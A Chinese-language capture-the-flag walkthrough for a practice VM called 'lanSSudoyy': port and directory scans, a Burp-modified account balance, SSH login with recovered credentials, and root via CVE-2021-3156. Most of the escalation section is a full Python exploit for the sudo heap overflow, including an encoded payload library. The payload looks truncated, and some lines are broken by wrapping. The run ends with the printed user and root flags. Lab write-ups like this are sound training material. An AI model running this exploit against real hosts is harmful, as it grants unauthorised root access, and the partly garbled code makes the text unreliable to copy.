

lanSSudoyy靶机

作者: wea5e1 靶机ID:618

打开靶机

ip: 192.168.1.22

信息收集

扫描端口

```
└─(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.1.22
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-25 07:14 EDT
Nmap scan report for bogon (192.168.1.22)
Host is up (0.0018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:A0:F2:2B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.82 ms bogon (192.168.1.22)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.25 seconds
```

扫描目录

```
└─(kali㉿kali)-[~]
└─$ dirsearch -u 192.168.1.22
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
```

```
from pkg_resources import DistributionNotFound, VersionConflict
```

```
_|. _ _ _ _ _ _|_ v0.4.3
```

```
(_|_|_|_|) (/_(|_|_|_|_|)
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11460

Output File: /home/kali/reports/_192.168.1.22/_26-03-25_07-15-12.txt

Target: http://192.168.1.22/


[07:15:12] Starting:

```
[07:15:18] 403 - 277B - /.ht_wsr.txt
[07:15:18] 403 - 277B - /.htaccess.bak1
[07:15:18] 403 - 277B - /.htaccess.sample
[07:15:18] 403 - 277B - /.htaccess.save
[07:15:18] 403 - 277B - /.htaccess.orig
[07:15:18] 403 - 277B - /.htaccess_extra
[07:15:18] 403 - 277B - /.htaccess_orig
[07:15:18] 403 - 277B - /.htaccessBAK
[07:15:18] 403 - 277B - /.htaccess_sc
[07:15:18] 403 - 277B - /.htaccessOLD2
[07:15:18] 403 - 277B - /.htaccessOLD
[07:15:18] 403 - 277B - /.htm
[07:15:19] 403 - 277B - /.htpasswd_test
[07:15:19] 403 - 277B - /.htpasswd
[07:15:19] 403 - 277B - /.httr-oauth
[07:15:21] 403 - 277B - /.html
[07:15:22] 403 - 277B - /.php
[07:16:22] 200 - 503B - /index.php
[07:16:23] 200 - 503B - /index.php/login/
[07:17:02] 403 - 277B - /server-status
[07:17:02] 403 - 277B - /server-status/
```

发现/index.php/login/ 打开



使用bp抓包修改账户余额，拿到flag（核心权限



sublarge:SublargePass202

得到信息

登录成功

拿到user

```
└─(kali㉿kali)-[~]
└─$ ssh sublarge@192.168.1.22
The authenticity of host '192.168.1.22 (192.168.1.22)' can't be established.
ED25519 key fingerprint is: SHA256:02iH79i8PgOWV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  (1 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.22' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sublarge@192.168.1.22's password:
Linux lanSSudoyy 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
```

```
permitted by applicable law.
Last login: Sat Feb 28 08:06:32 2026 from 10.131.149.205
sublarge@lanSSudooy:~$ cat /user.txt
cat: /user.txt: No such file or directory
sublarge@lanSSudooy:~$ ls
user.txt
sublarge@lanSSudooy:~$ cat user.txt
flag{user-fjsklfsdlkfjdklflkl;jfwieodjk;dajfsa;lfsajkf1}
```

提权

在opt目录中发现sudo版本信息

```
sublarge@lanSSudooy:~$ cd /opt
sublarge@lanSSudooy:/opt$ ls
sudo-1.8.23
```

sudo版本查找漏洞

[CVE-2021-3156-sudo缓冲区溢出复现-腾讯云开发者社区-腾讯云](#)

Sudo 1.8.2 - 1.8.31p2 Sudo 1.9.0 - 1.9.5p1 不受影响版本:**sudo** =>1.9.5p2 3. 检测方法 非root执行sudoedit -s /若返回以“ sudoedit:”开头的错误,则当前系统可能存在安全风险。 不受影响的系统将显示以“ usage:”...

腾讯云计算  

在github中找到源码

```
#!/usr/bin/python3
'''
Exploit for CVE-2021-3156 with overwrite struct service_user by sleepya

This exploit requires:
- glibc with tcache
- nscd service is not running

Tested on:
- Ubuntu 18.04
- Ubuntu 20.04
- Debian 10
- CentOS 8
'''
import os
import subprocess
import sys
from ctypes import cdll, c_char_p, POINTER, c_int, c_void_p

SUDO_PATH = b"/usr/bin/sudo"

libc = cdll.LoadLibrary("libc.so.6")

# don't use LC_ALL (6). it override other LC_
LC_CATS = [
    b"LC_CTYPE", b"LC_NUMERIC", b"LC_TIME", b"LC_COLLATE", b"LC_MONETARY",
    b"LC_MESSAGES", b"LC_ALL", b"LC_PAPER", b"LC_NAME", b"LC_ADDRESS",
```

```

    b"LC_TELEPHONE", b"LC_MEASUREMENT", b"LC_IDENTIFICATION"
]

def check_is_vuln():
    # below commands has no log because it is invalid argument for both patched
    and unpatched version
    # patched version, error because of '-s' argument
    # unpatched version, error because of '-A' argument but no SUDO_ASKPASS
    environment
    r, w = os.pipe()
    pid = os.fork()
    if not pid:
        # child
        os.dup2(w, 2)
        execve(SUDO_PATH, [ b"sudoedit", b"-s", b"-A", b"/aa", None ], [ None ])
        exit(0)
    # parent
    os.close(w)
    os.waitpid(pid, 0)
    r = os.fdopen(r, 'r')
    err = r.read()
    r.close()

    if "sudoedit: no askpass program specified, try setting SUDO_ASKPASS" in
    err:
        return True
    assert err.startswith('usage: ') or "invalid mode flags " in err, err
    return False

def create_libx(name):
    so_path = 'libnss_'+name+'.so.2'
    if os.path.isfile(so_path):
        return # existed

    so_dir = 'libnss_' + name.split('/')[0]
    if not os.path.exists(so_dir):
        os.makedirs(so_dir)

    import zlib
    import base64

    libx_b64 =
'eNqrd/VxY2JkZiABZgY7BhBPACrkwIAJHBgsGJigBJAydgbcwJARlWYQgFBMUH0boMLodAIazQG1\ne
WDQM1jRbOPDY3PhcbnZsAPsjIjDP/zs2ZlRfCzGn7z2KGf1JmnX5zBEBASn2UdMZOfFQDLghD3'
    with open(so_path, 'wb') as f:
        f.write(zlib.decompress(base64.b64decode(libx_b64)))
    #os.chmod(so_path, 0o755)

def check_nscd_condition():
    if not os.path.exists('/var/run/nscd/socket'):
        return True # no socket. no service

    # try connect
    import socket
    sk = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)

```

```

try:
    sk.connect('/var/run/nscd/socket')
except:
    return True
else:
    sk.close()

with open('/etc/nscd.conf', 'r') as f:
    for line in f:
        line = line.strip()
        if not line.startswith('enable-cache'):
            continue # comment
        service, enable = line.split()[1:]
        # in fact, if only passwd is enabled, exploit with this method is
still possible (need test)
        # I think no one enable passwd but disable group
        if service == 'passwd' and enable == 'yes':
            return False
        # group MUST be disabled to exploit sudo with nss_load_library()
trick
        if service == 'group' and enable == 'yes':
            return False

    return True

def get_libc_version():
    output = subprocess.check_output(['ldd', '--version'],
universal_newlines=True)
    for line in output.split('\n'):
        if line.startswith('ldd '):
            ver_txt = line.rsplit(' ', 1)[1]
            return list(map(int, ver_txt.split('.')))
    return None

def check_libc_version():
    version = get_libc_version()
    assert version, "Cannot detect libc version"
    # this exploit only works which glibc tcache (added in 2.26)
    return version[0] >= 2 and version[1] >= 26

def check_libc_tcache():
    libc.malloc.argtypes = (c_int,)
    libc.malloc.restype = c_void_p
    libc.free.argtypes = (c_void_p,)
    # small bin or tcache
    size1, size2 = 0xd0, 0xc0
    mems = [0]*32
    # consume all size2 chunks
    for i in range(len(mems)):
        mems[i] = libc.malloc(size2)

    mem1 = libc.malloc(size1)
    libc.free(mem1)
    mem2 = libc.malloc(size2)
    libc.free(mem2)

```

```

    for addr in mems:
        libc.free(addr)
    return mem1 != mem2

def get_service_user_idx():
    '''Parse /etc/nsswitch.conf to find a group entry index
    ...
    idx = 0
    found = False
    with open('/etc/nsswitch.conf', 'r') as f:
        for line in f:
            if line.startswith('#'):
                continue # comment
            line = line.strip()
            if not line:
                continue # empty line
            words = line.split()
            if words[0] == 'group:':
                found = True
                break
            for word in words[1:]:
                if word[0] != '[':
                    idx += 1

    assert found, '"group" database is not found. might be exploitable but no
test'
    return idx

def get_extra_chunk_count(target_chunk_size):
    # service_user are allocated by calling getpwuid()
    # so we don't care allocation of chunk size 0x40 after getpwuid()
    # there are many string that size can be varied
    # here is the most common
    chunk_cnt = 0

    # get_user_info() -> get_user_groups() ->
    gids = os.getgroups()
    malloc_size = len("groups=") + len(gids) * 11
    chunk_size = (malloc_size + 8 + 15) & 0xffffffff0 # minimum size is 0x20.
    don't care here
    if chunk_size == target_chunk_size: chunk_cnt += 1

    # host=<hostname> (unlikely)
    # get_user_info() -> sudo_gethostname()
    import socket
    malloc_size = len("host=") + len(socket.gethostname()) + 1
    chunk_size = (malloc_size + 8 + 15) & 0xffffffff0
    if chunk_size == target_chunk_size: chunk_cnt += 1

    # simply parse "networks=" from "ip addr" command output
    # another workaround is bruteforcing with number of 0x70
    # policy_open() -> format_plugin_settings() ->
    # a value is created from "parse_args() -> get_net_ifs()" with very large
buffer
    try:

```

```

import ipaddress
except:
    return chunk_cnt
cnt = 0
malloc_size = 0
proc = subprocess.Popen(['ip', 'addr'], stdout=subprocess.PIPE, bufsize=1,
universal_newlines=True)
for line in proc.stdout:
    line = line.strip()
    if not line.startswith('inet'):
        continue
    if cnt < 2: # skip first 2 address (lo interface)
        cnt += 1
        continue;
    addr = line.split(' ', 2)[1]
    mask = str(ipaddress.ip_network(addr if sys.version_info >= (3,0,0) else
addr.decode("UTF-8"), False).netmask)
    malloc_size += addr.index('/') + 1 + len(mask)
    cnt += 1
malloc_size += len("network_addrs=") + cnt - 3 + 1
chunk_size = (malloc_size + 8 + 15) & 0xffffffff0
if chunk_size == target_chunk_size: chunk_cnt += 1
proc.wait()

return chunk_cnt

def execve(filename, argv, envp):
    libc.execve.argtypes = c_char_p, POINTER(c_char_p), POINTER(c_char_p)

    cargv = (c_char_p * len(argv))(*argv)
    cenvp = (c_char_p * len(envp))(*envp)

    libc.execve(filename, cargv, cenvp)

def lc_env(cat_id, chunk_len):
    name = b"C.UTF-8@"
    name = name.ljust(chunk_len - 0x18, b'Z')
    return LC_CATS[cat_id]+b"+"+name

assert check_is_vuln(), "target is patched"
assert check_libc_version(), "glibc is too old. The exploit is relied on glibc
tcache feature. Need version >= 2.26"
assert check_libc_tcache(), "glibc tcache is not found"
assert check_nscd_condition(), "nscd service is running, exploit is impossible
with this method"
service_user_idx = get_service_user_idx()
assert service_user_idx < 9, '"group" db in nsswitch.conf is too far, idx: %d' %
service_user_idx
create_libx("X/X1234")

# Note: actions[5] can be any value. library and known MUST be NULL
FAKE_USER_SERVICE_PART = [ b"\" ] * 0x18 + [ b"X/X1234\" ]

TARGET_OFFSET_START = 0x780

```

```

FAKE_USER_SERVICE = FAKE_USER_SERVICE_PART*30
FAKE_USER_SERVICE[-1] = FAKE_USER_SERVICE[-1][:-1] # remove last '\\'. stop
overwritten

CHUNK_CMND_SIZE = 0xf0

# Allow custom extra_chunk_cnt incase unexpected allocation
# Note: this step should be no need when CHUNK_CMND_SIZE is 0xf0
extra_chunk_cnt = get_extra_chunk_count(CHUNK_CMND_SIZE) if len(sys.argv) < 2
else int(sys.argv[1])

argv = [ b"sudoedit", b"-A", b"-s", b"A"*(CHUNK_CMND_SIZE-0x10)+b"\\", None ]
env = [ b"Z"*(TARGET_OFFSET_START + 0xf - 8 - 1) + b"\\" ] + FAKE_USER_SERVICE
# first 2 chunks are fixed. chunk40 (target service_user) is overwritten from
overflowed cmd (in get_cmd)
env.extend([ lc_env(0, 0x40)+b";A=", lc_env(1, CHUNK_CMND_SIZE) ])

# add free chunks that created before target service_user
for i in range(2, service_user_idx+2):
    # skip LC_ALL (6)
    env.append(lc_env(i if i < 6 else i+1, 0x40))
if service_user_idx == 0:
    env.append(lc_env(2, 0x20)) # for filling hole

for i in range(11, 11-extra_chunk_cnt, -1):
    env.append(lc_env(i, CHUNK_CMND_SIZE))

env.append(lc_env(12, 0x90)) # for filling holes from freed file buffer
env.append(b"TZ=:") # shortcut tzset function
# don't put "SUDO_ASKPASS" environment. sudo will fail without logging if no
segfault
env.append(None)

execve(SUDO_PATH, argv, env)

```

```

sublarge@lanSSudooy:/tmp$ vi 1.py
sublarge@lanSSudooy:/tmp$ chmod 777 1.py
sublarge@lanSSudooy:/tmp$ ./1.py
# id
uid=0(root) gid=0(root) groups=0(root),1000(sublarge)
# cd /root
# cat root.txt
flag{root-fjskljdk;dajfsa;lfdajkf}

```